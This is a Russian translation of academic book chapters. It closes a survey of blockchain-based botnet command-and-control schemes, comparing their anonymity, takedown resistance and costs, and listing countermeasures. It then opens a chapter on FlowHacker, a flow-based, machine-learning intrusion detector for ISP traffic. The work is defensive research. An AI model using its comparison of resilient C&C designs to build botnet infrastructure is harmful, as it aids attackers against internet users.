Однако в Unblockable Chains все еще есть проблемы. Smart contract теоретически масштабируем и может поддерживать любое число узлов. На практике же масштабируемость частичная. Время транзакций в сети Ethereum растет. Каждое действие по внедрению должно генерироваться индивидуально, с кошельком для каждого экземпляра. Пространственные и вычислительные затраты на хранение всех записей блоков Ethereum при работе в качестве full node слишком велики. Даже режим light node остается затратным. Кроме того, стоимость Unblockable Chains слишком высока. Запись 1 MB данных стоит около 13 ETH, примерно 1,800 USD. Даже если применить более дешевый способ и избежать ненужных затрат из-за неограниченных строк данных, стоимость 1 MB все равно составляет 1.47 ETH, около 200 USD. Это высокая цена для построения такого ботнета и запуска атак.

## 6.4 Оценка и сравнение

С&С-механизм ботнета можно оценивать со следующих точек зрения:

- Защищенная коммуникация: механизм может реализовать защищенную коммуникацию на основе своей коммуникационной сети и протоколов. Коммуникационные данные полностью зашифрованы.
- Доступность: механизм обладает высокой доступностью. Узлы всегда могут найти С&С-сервер.
- Масштабируемость: ботнет может поддерживать любое число ботов и любую нагрузку С&С-коммуникации.

- Аутентификация: C&C ботнета поддерживает аутентификацию. Подключаться могут только действительные боты и только один раз. Механизм противостоит replay-атакам и подделке запросов.
- Анонимность: невозможно узнать источник командной информации. Также трудно выяснить, кто управляет этим ботнетом.
- Отсутствие утечки данных: в C&C-процессе нет утечки данных. Нельзя собрать данные о других implants или структуре сети.
- Устойчивость к выводу из строя: механизм устойчив к единой точке отказа. Если один бот выведен из строя или уходит offline, другие боты все равно могут нормально работать.
- Устойчивость к захвату: только ботмастер может управлять всем ботнетом. Reverse engineering одного бота не ведет к захвату всей сети.

Затем мы сравниваем упомянутые выше C&C-механизмы с традиционным протоколом IRC и оцениваем их свойства и производительность с этих точек зрения. Результаты сравнения представлены в таблице 6.2.

**Таблица 6.2. Сравнение различных C&C-механизмов ботнетов**

|                                | ZombieCoin | Floating C&C | ChainChannels | Unblockable Chains | IRC |
|--------------------------------|------------|--------------|---------------|--------------------|-----|
| Защищенная коммуникация        | Да         | Да           | Да            | Да                 | Нет |
| Высокая доступность            | Да         | Да           | Да            | Да                 | Да  |
| Масштабируемость               | Да         | Да           | Да            | Нет                | Да  |
| Аутентификация                 | Да         | Нет          | Да            | Да                 | Нет |
| Анонимность                    | Да         | Да           | Да            | Да                 | Нет |
| Нулевая утечка данных          | Да         | Да           | Да            | Да                 | Нет |
| Устойчивость к выводу из строя | Да         | Нет          | Да            | Да                 | Нет |
| Устойчивость к захвату         | Да         | Нет          | Да            | Да                 | Нет |
| Низкая операционная стоимость  | Нет        | Нет          | Нет           | Нет                | Да  |

Согласно данным, представленным в таблице 6.2, эти ботнеты на основе блокчейна демонстрируют необычные свойства. Устойчивость и скрытность их C&C-механизмов намного выше, чем у прежних решений, таких как IRC или P2P.

Однако из-за ограничений блокчейн-системы масштабируемость и стоимость все еще остаются слабостями этих новых ботнетов. Ботнет на основе блокчейна имеет гораздо более высокую стоимость, чем традиционные ботнеты. Высокая цена таких ботнетов может даже превысить прибыль от атак. Поэтому блокчейн пока не может использоваться как окончательная инфраструктура. Тем не менее, поскольку в 2019 году цены BTC и ETH снизились до заметного уровня [28,29], построение ботнетов на основе блокчейна стало менее затратным. Следовательно, нужно уделять больше внимания этому новому типу угроз ботнетов. В процессе оценки этих новых ботнетов мы с удивлением обнаруживаем, что некоторые новые техники эффективно меняют традиционные проблемы компьютерных и сетевых систем, включая artificial intelligence [30,31], blockchain и другие актуальные техники. Поэтому мы считаем, что дальнейшие исследования ботнетов по-прежнему ценны и значимы.

## 6.5 Контрмеры

Из-за высокой устойчивости и анонимности C&C-механизмов ботнетов на основе блокчейна может показаться, что контрмер против них нет. На самом деле сдерживать их трудно, но возможно.

- Механизм Floating C&C server зависит от некоторых внешних сервисов, например API-функций, для передачи информации о транзакциях. Поэтому можно вывести из строя API и тем самым разрушить весь ботнет. Кроме того, с помощью reverse engineering можно получить Bitcoin-адрес ботмастера и предложить мешающие транзакции, чтобы остановить нормальную работу ботнета.
- В случае ChainChannels некоторые малые значения nonce могут повторяться, потому что ботмастер не может избежать отправки одних и тех же детерминированных команд. Это создает серьезный риск обнаружения. Еще одна контрмера - авторизация надзирателя, как предлагал Simmons [32]. Такой надзиратель способен проверять цифровые подписи и участвовать в процессе подписания. Однако это противоречит исходной цели блокчейна, то есть снижению влияния сильной третьей стороны.
- В Unblockable Chains каждый implant должен отправляться с некоторым количеством ETH. Это высокий риск, потому что он дает властям возможности обнаружить ботнет через анализ транзакций.

## 6.6 Заключение

C&C составляет ключевой компонент ботнета. В течение последнего десятилетия атакующие пытались строить высоко устойчивые C&C-инфраструктуры ботнетов. Они применяли большое число архитектур и протоколов, но большинство из них уязвимы к выводу из строя после раскрытия их топологии. Очевидно, что новые техники, такие как блокчейн, порождают продвинутые ботнеты. Этот тип ботнетов демонстрирует заметные свойства. Нельзя игнорировать то, что такие угрозы могут принести огромный ущерб интернету и его инфраструктурам.

В этой главе представлены конструкции C&C-механизмов ботнетов на основе блокчейна. Эти конструкции используют свойства блокчейна. Они применяют ключевые компоненты блокчейн-системы, такие как транзакции, алгоритмы подписи и система скриптов, для передачи C&C-информации. Можно предположить, что в ближайшем будущем исследователи или атакующие предложат более устойчивые C&C-механизмы на основе блокчейна. Поэтому крайне важно заранее обратить внимание на эту потенциальную угрозу и определить практические контрмеры.

## References

- [1] Guofei Gu, Roberto Perdisci, Junjie Zhang, and Wenke Lee. "Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection". In Proc. UNISEX SEC, pages 139-154, 2008.
- [2] Guofei Gu, Junjie Zhang, and Wenke Lee. "Botsniffer: Detecting botnet command and control channels in network traffic". In Proc. NDSS, 2008.

- [3] Xiaobo Ma, Junjie Zhang, Jing Tao, Jianfeng Li, Jue Tian, and Xiaohong Guan. "Dnsradar: Outsourcing malicious domain detection based on distributed cache footprints". *IEEE Transactions Information Forensics and Security*, 9(11):1906-1921, November 2014.
- [4] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. "New facets of mobile botnet: Architecture and evaluation". *International Journal of Information Security*, 15(5):455-473, 2016.
- [5] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. "Botnet command and control architectures revisited: Tor hidden services and fluxing". In *Proc. WISE*, pages 517-527, 2017.
- [6] Simon Heron. "Botnets: Botnet command and control techniques". *Network Security*, 2007(4):13-16, 2007.
- [7] Zhaosheng Zhu, Guohan Lu, Yan Chen, Zhi Judy Fu, Phil Roberts, and Keesook Han. "Botnet research survey". In *Proc. IEEE ICSCA*, pages 967-972, 2008.
- [8] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiatakis. "Hidden in plain sight. sdg-based covert channel for botnet communication". In *Proc. TrustBus*, pages 48-59, 2015.
- [9] Shuang Zhao, Patrick PC Lee, John Lui, Xiaohong Guan, Xiaobo Ma, and Jing Tao. "Cloud-based push-styled mobile botnets: A case study of exploiting the cloud to device messaging service". In *Proc. ACM COMPSAC*, pages 119-128, 2012.
- [10] Erhan J Kartaltepe, Jose Andre Morales, Shouhuai Xu, and Ravi Sandhu. "Social network-based botnet command-and-control: Emerging threats and countermeasures". In *Proc. ACNS*, pages 511-528, 2010.
- [11] Satoshi Nakamoto. "Bitcoin: A peer-to-peer electronic cash system". 2008.
- [12] Omer Zohar. "Unblockable chains - a poc on using blockchain as infrastructure for malware operations". <https://github.com/platdrag/UnblockableChains>.
- [13] Syed Taha Ali, Patrick McCorry, Peter Hyun-Jeen Lee, and Feng Hao. "Zombiecoin: Powering next-generation botnets with bitcoin". In *Proc. FC*, pages 34-48, 2015.
- [14] Tom Curran and Dana Geist. "Using the bitcoin blockchain as a botnet resilience mechanism". 2016.
- [15] Davor Frkat, Robert Annessi, and Tanja Zseby. "Chainchannels: Private botnet communication over public blockchains". In *Proc. IEEE iThings & GreenCom & CPSCoM & SmartData*, pages 1244-1252, 2018.
- [16] Gavin Wood et al. "Ethereum: A secure decentralised generalised transaction ledger". *Ethereum project yellow paper*, 151:1-32, 2014.
- [17] Nick Szabo. "Formalizing and securing relationships on public networks". *First Monday*, 2(9):1-5, 1997.
- [18] Saveen A Abeyratne and Radmehr P Monfared. "Blockchain ready manufacturing supply chain using distributed ledger". 2016.
- [19] Sead Muftic. "Blockchain identity management system based on public identities ledger". April 25 2017. US Patent 9,635,000.
- [20] Matthew English, Soren Auer, and John Domingue. "Block chain technologies & the semantic web: A framework for symbiotic development". In *Computer Science Conference for University of Bonn Students*, J. Lehmann, H. Thakkar, L. Halilaj, and R. Asmat, Eds, pages 47-61, 2016.
- [21] "Ethereum homestead documentation". [www.ethdocs.org/en/latest/](http://www.ethdocs.org/en/latest/).
- [22] "Bitcoin learning resources". <https://bitcoin.org/en/resources>.



- [23] "Bitcoin developer reference". <https://bitcoin.org/en/developer-reference>.
- [24] "Ethereum API documentation". [www.blockcypher.com/dev/ethereum/introduction](http://www.blockcypher.com/dev/ethereum/introduction).
- [25] "Bitcoin core version 0.9.0 released". <https://bitcoin.org/en/release/v0.9.0>.
- [26] "Ares: Python botnet and backdoor". <https://github.com/sweetsoftware/Ares>.
- [27] Hartwig Mayer. "Ecdsa security in bitcoin and ethereum: A research survey". Coin-Fabrik, June, 28, 2016.
- [28] "Ethereum price chart". [www.coinbase.com/price/ethereum](http://www.coinbase.com/price/ethereum).
- [29] "Bitcoin price chart". [www.coinbase.com/price/bitcoin](http://www.coinbase.com/price/bitcoin).
- [30] Mohammad M Masud, Jing Gao, Latifur Khan, Jiawei Han, and Bhavani Thuraisingham. "Peer to peer botnet detection for cyber-security: A data mining approach". In Proc. ACM CSIRW, page 39, 2008.
- [31] Carl Livadas, Robert Walsh, David Lapsley, and W Timothy Strayer. Using machine learning techniques to identify botnet traffic. In Proc. IEEE LCN, pages 967-974, 2006.
- [32] Gustavus J Simmons. "The prisoners problem and the subliminal channel". In Advances in Cryptology, pages 51-67. Springer, 1984.

# Глава 7. Обнаружение ботнетов и неизвестных сетевых атак в больших данных трафика

Luis Sacramento

INESC-ID, Instituto Superior Tecnico, Universidade de Lisboa, Portugal

Iberia Medeiros

Lasige, Faculdade de Ciencias, Universidade de Lisboa, Portugal

Joao Bota

Vodafone Portugal, Portugal

Miguel Correia

INESC-ID, Instituto Superior Tecnico, Universidade de Lisboa, Portugal

## 7.1 Introduction

Провайдеры интернет-услуг (Internet service providers, ISPs) предоставляют своим клиентам коммуникационные сервисы, которыми легко злоупотребляют киберпреступники. Крупные ISP заинтересованы в снижении вредоносной активности, и ее обнаружение часто является первым шагом к этой цели. Однако сейчас эти организации эксплуатируют магистральные сети с пропускной способностью порядка 1-10 и даже 100 Gbps [1], которые поддерживают коммуникационные сервисы, невозможные в прошлом, но также превращают обнаружение в трудную задачу.

Особенно опасный случай сетевого злоупотребления - ботнеты. Эти сети скомпрометированных хостов (zombies или bots) являются платформами для большого набора незаконных действий: выполнения distributed denial of service (DDoS) attacks, распространения malware, проведения phishing attacks и поддержки click fraud [2]. В последнее время произошло несколько серьезных атак ботнетов, затронувших миллионы пользователей Internet [3,4]. ISP неизбежно должны участвовать в смягчении угрозы ботнетов, поскольку они являются ключевыми посредниками трафика [5]. Поэтому ISP должны уметь их обнаруживать.

ISP часто используют системы обнаружения сетевых вторжений (network intrusion detection systems, NIDSs) для выявления вредоносной активности. Классические NIDSs выполняют deep packet inspection (DPI), то есть анализируют полезную нагрузку пакетов, проходящих через конкретные точки сети (например, edge или border router), в поиске определенной сигнатуры или поведенческого шаблона. Классические NIDSs также относятся к одной из двух категорий: signature-based NIDSs и behavior-based NIDSs. Эти подходы требуют, соответственно, знания о существующих атаках (signatures) и трафика без атак (normal behavior) для целей обучения, а получить ни то ни другое непросто [6]. Такой анализ выполним на достаточно медленных соединениях, но не на современных high-speed backbones. Кроме того, сегодня большая часть полезной нагрузки трафика зашифрована из-за принятия защищенных протоколов, таких как TLS, HTTPS, SSH и IPSec, что делает такую инспекцию еще труднее и менее полезной [7].

Трудность мониторинга высокоскоростного трафика привела Cisco к введению понятия network flows в контексте функции маршрутизатора NetFlow [8]. Позднее это понятие было принято всеми крупными поставщиками маршрутизаторов и стандартизовано IETF [9]. Flow можно определить как последовательность пакетов с общим набором признаков, проходящих через observation point в

заданном интервале времени. Flows являются способом мониторинга коммуникации в суммарной форме, без инспекции содержимого пакетов: вместо этого используется высокоуровневая информация о соединениях (source/destination IP address, source/destination port и т. д.), но не сами передаваемые данные. Анализировать эту информацию эффективнее, чем выполнять DPI, с точки зрения защиты приватности пользователей и потребления вычислительных ресурсов, поскольку flows не несут полезную нагрузку и требуют меньше обработки для анализа.

Network flows, или просто flows, являются альтернативой ранее упомянутым подходам к обнаружению сетевых вторжений. Анализ network flow позволяет обнаруживать внутренние и внешние действия, такие как network misconfiguration и policy violation [10]. Flows позволяют обнаруживать многие атаки сетевого и транспортного уровней. Они также позволяют обнаруживать ботнеты, потому что bots выполняют узнаваемую сетевую активность, например обращаются к command and control (C&C) servers или выполняют DDoS attacks. В общем случае flows не позволяют обнаруживать атаки прикладного уровня, такие как SQL injection, cross-site scripting, buffer overflows, races и т. п., по простой причине: они не содержат полезные нагрузки сообщений.

Использование machine learning (ML) в контексте обнаружения сетевых вторжений далеко не ново. Важное применение ML - behavior-based (network) intrusion detection, также называемое anomaly detection [11,12]. Как традиционные signature-based NIDSs, так и NIDSs на основе flows также могут использовать методы ML, но precision и accuracy этих систем зависят от полноты знаний, которыми они обладают об обнаруживаемых угрозах, поскольку системы нужно снабжать этими знаниями и обучать на них. Методы ML стремятся предоставить такие знания системам, позволяя им находить скрытые закономерности во входных данных на основе усвоенных знаний и классифицировать эти данные. Однако даже при использовании ML остаются проблемы анализа данных network flow, например огромный объем flows, поступающих из более крупных и быстрых сетей, включая каналы связи ISP.

Эта глава представляет новый подход к обнаружению вредоносного трафика, даже если он является частью новых атак, и к идентификации вовлеченных malicious hosts через инспекцию network flows. Для достижения этой цели подход использует комбинацию методов ML без учителя, без a priori knowledge, и информацию threat intelligence. Подход основан на следующих ключевых наблюдениях:

- Нормального трафика намного больше, чем вредоносного.
- Вредоносный трафик качественно отличается от нормального трафика.
- Похожий трафик внутри каждой категории (normal, malicious) можно суммировать с использованием ML без учителя.

Наш подход включает разделение трафика (flows) на clusters. Более крупные clusters обычно соответствуют normal traffic, поэтому меньшие clusters являются теми, о которых нужно беспокоиться. Для них мы предлагаем classification method на основе ML без учителя, чтобы классифицировать их как malicious или benign, тем самым обнаруживая malicious traffic и идентифицируя malicious hosts. Такая classification позволяет резко сократить время, затрачиваемое на анализ flows, уменьшая масштаб задачи обработки объема трафика на скоростях сетей ISP.

Подход работает в цикле, итеративно и непрерывно обнаруживая network attacks и malicious hosts. Между итерациями clusters классифицируются и усваиваются, так что эти знания можно использовать в следующих итерациях. Такая форма обучения дает системе возрастающую автономность и может существенно уменьшить постоянную потребность network managers во вмешательстве, хотя полностью свободной от human intervention она не является, как и любая NIDS. Фактически human intervention неизбежно, когда цель состоит в обнаружении атак без требования либо предварительных знаний об атаках (signatures), либо трафика без атак (clean traffic for training).

В главе также представлена FlowHacker NIDS, реализующая наш подход. Этот инструмент использует платформу Hadoop MapReduce [13, 14] для суммирования network flows и набор ML algorithms для обработки этих сводных представлений, а также предоставляет visual tools для human analysis. Мы оценили FlowHacker NIDS на двух видах трафика и выявили botnet C&C servers, SSH brute-force attacks и denial of service events. Для валидации системы мы использовали synthetic traffic flow data set [15]. Для тестирования системы мы использовали реальные данные от ISP - крупной португальской telecommunications company с несколькими миллионами клиентов, предоставляющей Internet, TV-over-IP, phone-over-IP и GSM/3G/4G cellular phone services. FlowHacker смог обнаружить несколько случаев botnet activity.

Основные вклады главы таковы: (1) подход к улучшению network security на основе инспекции network flows с использованием комбинации методов ML без учителя для обнаружения intrusions; (2) iterative learning process; (3) NIDS, реализующая подход; (4) experimental evaluation, показывающая способность системы обнаруживать intrusions в коммуникации компьютеров с использованием network flows.

Оставшаяся часть главы организована следующим образом. Section 7.2 представляет background по области network flow и обсуждает related work. Section 7.3 представляет подход, Sections 7.4 и 7.5 дают о нем больше деталей, а Section 7.6 - его implementation. Section 7.7 представляет и обсуждает результаты evaluation, а Section 7.8 завершает главу.

## 7.2 Context and Related Work

Этот раздел дает обзор intrusion detection с использованием network flows. Section 7.2.1 дает представление о существующих инструментах для выполнения flow analysis. Section 7.2.2 дает обзор некоторых наиболее рассматриваемых network intrusions и соответствующих работ/инструментов, показывающих, как обнаруживать их с использованием анализа на уровне flows, а не payload inspection.

### 7.2.1 Network Flows and Basic Flow Tools

Первым сетевым протоколом для работы с network flows был NetFlow, разработанный Cisco [8]. Он представляет собой встроенную функцию маршрутизаторов Cisco и используется для сбора и экспорта flow records. С тех пор он развивался, и его недавняя версия - NetFlow v9 - уже включает интеграцию с другими протоколами, такими как Multiprotocol Label Switching (MPLS).

Технология network flow встроена в network devices, поэтому она позволяет выбрать из всего трафика, проходящего через устройство, трафик, соответствующий набору признаков, которые network administrator заранее определил для анализа. Например, при развертывании этой технологии на border router весь трафик, входящий в эту сеть и выходящий из нее, будет фильтроваться NetFlow. При получении IP packet сетевое устройство смотрит на поля этого пакета, чтобы найти соответствие с заранее определенными признаками. Если признаки пакета совпадают, в структуре данных, называемой flow cache, создается entry для этого flow. Отметим, что flow может соответствовать нескольким packets, и может быть собрано много разных flows.

Помимо NetFlow, многие другие поставщики имеют собственные реализации для flow collection и exporting. Примеры таких реализаций - NetFlow-lite, sFlow и NetStream. Однако из-за неоднородной природы этих технологий у разных vendors Internet Engineering Task Force (IETF) создала protocol IP Flow Information eXport (IPFIX) [9] для стандартизации flow collection и exportation, тем самым позволяя clients легко развертывать свои flow-based applications. Как указано выше, packets с

общими properties группируются в flows, и в терминологии IPFIX эти properties называются flow keys. Например, они могут образовывать следующий tuple:

```
(IP_source, IP_destination, port_source, port_destination, type_of_Service)
```

Чтобы упростить сбор и извлечение flows, были разработаны некоторые tools. Tool nfdump [16] - один из них. Он совместим с версиями v5, v7 и v9 NetFlow и поддерживает преобразование данных в plain text (в виде txt files). nfdump читает данные NetFlow, сохраняет их в binary files и выполняет над ними некоторый analysis, например statistics и aggregation.

Инструмент System for Internet-Level Knowledge (SiLK) [17] является широко развернутым flow analysis tool, разработанным CERT Network Situational Awareness Team. Он совместим как с IPFIX, так и с NetFlow (versions v5 and v9). Как и nfdump, он позволяет преобразовывать NetFlow data в некоторый specific format, а также имеет встроенные tools для анализа этих файлов, например filtering собранных flows и извлечение statistical data.

## 7.2.2 Intrusion Detection Based on Network Flows

В нескольких статьях представлены flow-based intrusion detection schemes для конкретных network attacks, включая botnets [2,18-22], а также другие атаки, такие как port scans [23,24], worms [25-27] и denial of service [28-30]. Каждый из этих approaches был спроектирован для обнаружения только одного из этих типов атак, но они связаны с нашей работой и полезны для объяснения того, как flows можно использовать для обнаружения определенной атаки.

Растущий тренд в intrusion detection systems - использование методов ML [10,31]. ML можно определить как набор методов, стремящихся получать знания посредством построения intelligent system через observation of patterns в заданной environment [10]. Эти знания могут уточняться и улучшаться на каждой итерации через обучение на previous experiences and observations. Такие методы применялись в разных applications и во многих областях науки, таких как natural language processing (NLP), speech recognition, bioinformatics, spam detection, network intrusion detection и многие другие.

ML algorithms можно разделить на два основных типа: supervised learning и unsupervised learning. Первый опирается на labeled training data set. Data set состоит из набора данных, размеченных и категоризированных по classes людьми, и предназначен для обучения системы: он устанавливает соответствия между features и их meaning или interpretation, ожидаемой от системы. После training phase система готова классифицировать input data на основе learning, полученного during training. Примеры supervised algorithms - Decision Trees, Naive Bayes и Support Vector Machine (SVM). С другой стороны, unsupervised learning не имеет trained labeled data set. Вместо этого оно получает на вход unlabeled feature vector, а затем обрабатывает его, чтобы обнаружить в нем similar groups. Clustering является примером такого learning, а K-Means - одним из наиболее известных algorithms for clustering.

В области обнаружения сетевых вторжений методы ML позволили классифицировать сетевой трафик и идентифицировать как аномальные шаблоны, так и потенциально вредоносных пользователей [11,12,32]. Когда NIDS-системы интегрируют эту технику, принятой стратегией обычно является обнаружение на основе поведения (или обнаружение аномалий), при котором нормальные шаблоны трафика отличаются от аномальных. Она сосредоточивает внимание на поиске шаблонов, которые не ожидалось бы из поведения пользователя. В отличие от того, что обнаруживают signature-based NIDS, эти шаблоны неизвестны системе, поскольку она обучается на данных без вторжений. Однако такой подход требует чистого трафика для обучения, то есть трафика, не содержащего атак, что трудно получить в production ISP-сетях.

Portnoy et al. представили scheme для detection intrusions на основе clustering, которая не является ни behavior-based, ни signature-based [33]. Однако эта работа не рассматривает iterative model, который рассматриваем мы, и не использует flows. Unsupervised Network Intrusion Detection System (UNIDS) смогла обнаруживать unknown attacks без каких-либо labeling, signatures или training [34]. UNIDS использует различные clustering techniques, такие как sub-space clustering, density-based clustering и evidence accumulation. Однако она не рассматривает iteration process, который рассматриваем мы. Goncalves et al. следуют подходу, более близкому к нашему, но инспектируют logs, а не flows [35]. Эта работа и несколько других используют open source threat intelligence в комбинации с другими techniques [35,36]. Краткая версия настоящей работы появлялась ранее, но не представляла подход подробно [37].

## 7.3 The FlowHacker Approach

Подход FlowHacker выполняет flow processing с использованием unsupervised ML algorithms и threat intelligence для обнаружения unknown network attacks. Как объяснялось во introduction, подход основан на предположении, что большая часть traffic является legitimate, поэтому malicious traffic намного меньше, а также что malicious traffic качественно отличается от normal traffic. Учитывая это, применение unsupervised ML algorithm позволяет разделить malicious traffic и clean traffic, так что крупнейшие clusters - это те, которые содержат normal traffic, тогда как меньшие - те, которые могут быть malicious (хотя это не обязательно: могут существовать small clusters legitimate traffic). Эти предположения в сочетании с использованием flows позволяют учитывать (1) трудность реакции на unknown pattern при анализе real traffic и (2) медленную обработку и analysis of traffic payload. Первый недостаток может быть компенсирован использованием unsupervised ML algorithm, а второй - выполнением analysis на flow level.

Подход работает в loop, улучшая знания, полученные в previous iterations. Это позволяет со временем улучшать detection performance. Для каждой loop iteration выполняются все phases, входящие в подход. Поэтому для каждого набора collected flows tool получает insights из них, улучшает эти insights с помощью threat intelligence information, применяет unsupervised algorithm к улучшенным insights для получения clusters, а затем классифицирует меньшие clusters как malicious или benign hosts с помощью classifier method на основе unsupervised algorithm. Наконец, эти новые classified clusters добавляются к existing knowledge для unsupervised data set, который будет использоваться в следующих loop iterations. Эта learning phase между loop iterations позволяет постепенно увеличивать knowledge с каждой iteration.

Подход включает шесть phases, как показано на Figure 7.1:

1. Flows collection: сбор flows с разных hosts или routers, принадлежащих network infrastructure, за определенный period of time (например, за день). Каждый flow суммирует набор packets, собранных с host during a period of time.
2. Features extraction: извлечение данных из collected flows, чтобы создать vectors of features, позволяющие характеризовать flows. Flows фильтруются для извлечения relevant data, затем эти данные проходят через MapReduce для получения statistics и суммирования их values, после чего они normalizes и образуют vectors (см. Section 7.4.2).
3. Threat intelligence retrieving: автоматическое получение информации об угрозах из online databases, а именно blacklists of subnets и IP addresses. Затем эта information используется для дополнения и завершения данных vectors of features (см. Section 7.4.3).
4. Similarity aggregation: применение unsupervised ML algorithm к feature vectors для aggregation similar vectors (vectors with similar feature values), что приводит к clusters, представляющим hosts with similar behavior. Предполагается, что крупнейшие clusters содержат clean traffic, а меньшие clusters должны быть далее проанализированы (см. Section 7.5.1).

5. Detection: обнаружение unknown network attacking hosts. На основе knowledge, приобретенного на learning phase, classification method с использованием unsupervised ML классифицирует small clusters как malicious или clean traffic. В первой loop iteration classification выполняется вручную, но впоследствии автоматически, когда система уже имеет knowledge из previous classifications (loop iterations). Clusters помечаются своей classification, и classified data set обновляется ими (см. Section 7.5.2).
6. Learning: усвоение новых cluster classifications, возникающих из detection phase. Для каждой loop iteration clusters, классифицированные на detection phase, усваиваются для последующего использования classifier как knowledge в следующих loop iterations (см. Section 7.5.3).




Рис. 7.1. Обзор подхода и шести его этапов: сбор потоков, извлечение признаков, получение данных об угрозах, агрегация по сходству, обнаружение и обучение.

Следующие разделы подробно представляют подход.

## 7.4 Obtaining Vectors of Features

Этот раздел представляет процесс извлечения данных из collected flows и получения threat intelligence information из online databases для создания vectors of features с этими данными. Этот процесс составляет вторую и третью phases представленного подхода - features extraction и threat intelligence retrieving (см. Figure 7.1).

Как сказано, flow суммирует набор packets со сходными characteristics, наблюдавшихся в течение некоторого периода времени. Однако flow может включать packets, приходящие от разных source IPs и направляющиеся к разным destination IPs. Поэтому, чтобы получить information об individual hosts, мы должны агрегировать flows по source и destination IPs. Эти aggregated flows суммируют traffic, отправленный или полученный каждым host.

Чтобы использовать эти aggregated flows в ML algorithms, мы представляем каждый из них как vector of features, то есть vector of attributes, характеризующих эти aggregates способом, полезным для наших целей (intrusion detection). Features могут извлекаться directly из aggregated flows или from external sources of threat intelligence data (например, information о том, появляется ли определенный IP address в certain blacklist или нет).

Следующие sections подробно представляют features, которые мы определили для составления vectors of features, и эти две phases.

### 7.4.1 Features

Features должны быть carefully chosen, потому что accuracy и precision подхода зависят от этого выбора. Мы характеризуем aggregated flows с использованием 19 features из 5 categories (Table 7.1): три категории представляют characteristics из layer 2, layer 3 и layer 4 TCP/IP stack, одна относится к statistics about the aggregated flow, и одна - к threat intelligence data.

#### 7.4.1.1 Layer 2, 3, and 4 Features

Мы определили 11 features для представления characteristics from layers 2, 3 и 4: соответственно 3, 4 и 4 features (lines 2 to 12 of Table 7.1).



**Table 7.1. Set of features that describe an aggregated flow in the form of a vector**

| Category  | Feature                | Description                                                                 | #    |
|-----------|------------------------|-----------------------------------------------------------------------------|------|
| L2        | AggregationKey         | IP address, used as identifier to which the other features relate           | 1    |
| L2        | NumSIPs/NumDIPs        | The number of IP addresses contacted                                        |      |
| L2        | LocationCode           | Code for the country associated with the address                            |      |
| L3        | NumSports              | The number of different source ports contacted                              | 2    |
| L3        | NumDport               | The number of different destination ports contacted                         | 3    |
| L3        | ICMPRate               | The ratio of ICMP packets and total number of packets                       | 13   |
| L3        | SynRate                | The ratio of packets with a SYN flag and the total number of packets        | 14   |
| L4        | NumHTTP                | The number of packets to/from port 80 (HTTP)                                | 4,8  |
| L4        | NumIRC                 | The number of packets to/from ports 194 or 6667 (IRC)                       | 5,9  |
| L4        | NumSMTP                | The number of packets to/from port 25 (SMTP)                                | 6    |
| L4        | NumSSH                 | The number of packets to/from port 22 (SSH)                                 | 7,10 |
| Statistic | TotalNumPkts           | The total number of packets exchanged                                       | 11   |
| Statistic | TotalNumBytes          | The overall sum of bytes                                                    | 15   |
| Statistic | PktRate                | The ratio of the number of packets sent and its duration                    | 12   |
| Statistic | AvgPktSize             | The average packet size                                                     | 16   |
| TI        | BadSubnet              | This field expresses whether the IP address belongs to a blacklisted subnet |      |
| TI        | MaliciousIP            | This field expresses whether the IP address is blacklisted                  |      |
| TI        | OpenVaultBlacklistedIP | Similar to the above but from another database [38]                         |      |
| TI        | MaliciousASN           | This field signals if the IP address belongs to a blacklisted ASN           |      |

Из layer 2 извлекаются IP addresses, как source, так и destination. Однако необходимо uniquely identify a vector of features, поэтому packets, приходящие от разных source IPs и к разным destination IPs, образуют different vectors of features. Мы определили feature AggregationKey для этой роли unique identification of a feature vector; она получает IP address (source или destination). Этот выбор вдохновлен [34], где source и destination IP addresses использовались для различения groups of 1-to-N и N-to-1 anomalies. Features NumSIPs/NumDIPs представляют количество всех разных contacted IP addresses, содержащихся в aggregated flow для данного key, тогда как feature LocationCode содержит country code of the IP address, заполняющего feature AggregationKey.

Features из layer 3 связаны с source и destination ports, SYN flag from TCP и ICMP protocol. Features NumSports и NumDports представляют первые две характеристики, содержащие количество всех разных source ports и destination ports в aggregated flow для данного key. Если наблюдается SYN flag, feature SYNRate заполняется количеством отправок SYN flag, divided by total number of packets in the aggregated flow for that key. Для feature ICMPRate применяется та же procedure, то есть количество раз, когда используется ICMP protocol, divided by total number of bytes of the aggregated flow for that key.

Features из layer 4 связаны с application protocols, которые используются в aggregated flow for that key. Features NumHTTP, NumIRC, NumSMTP и SSH представляют количество occurrences of contacting ports 80, 194 or 6667, 25 и 22, соответственно для protocols HTTP, IRC, SMTP и SSH.

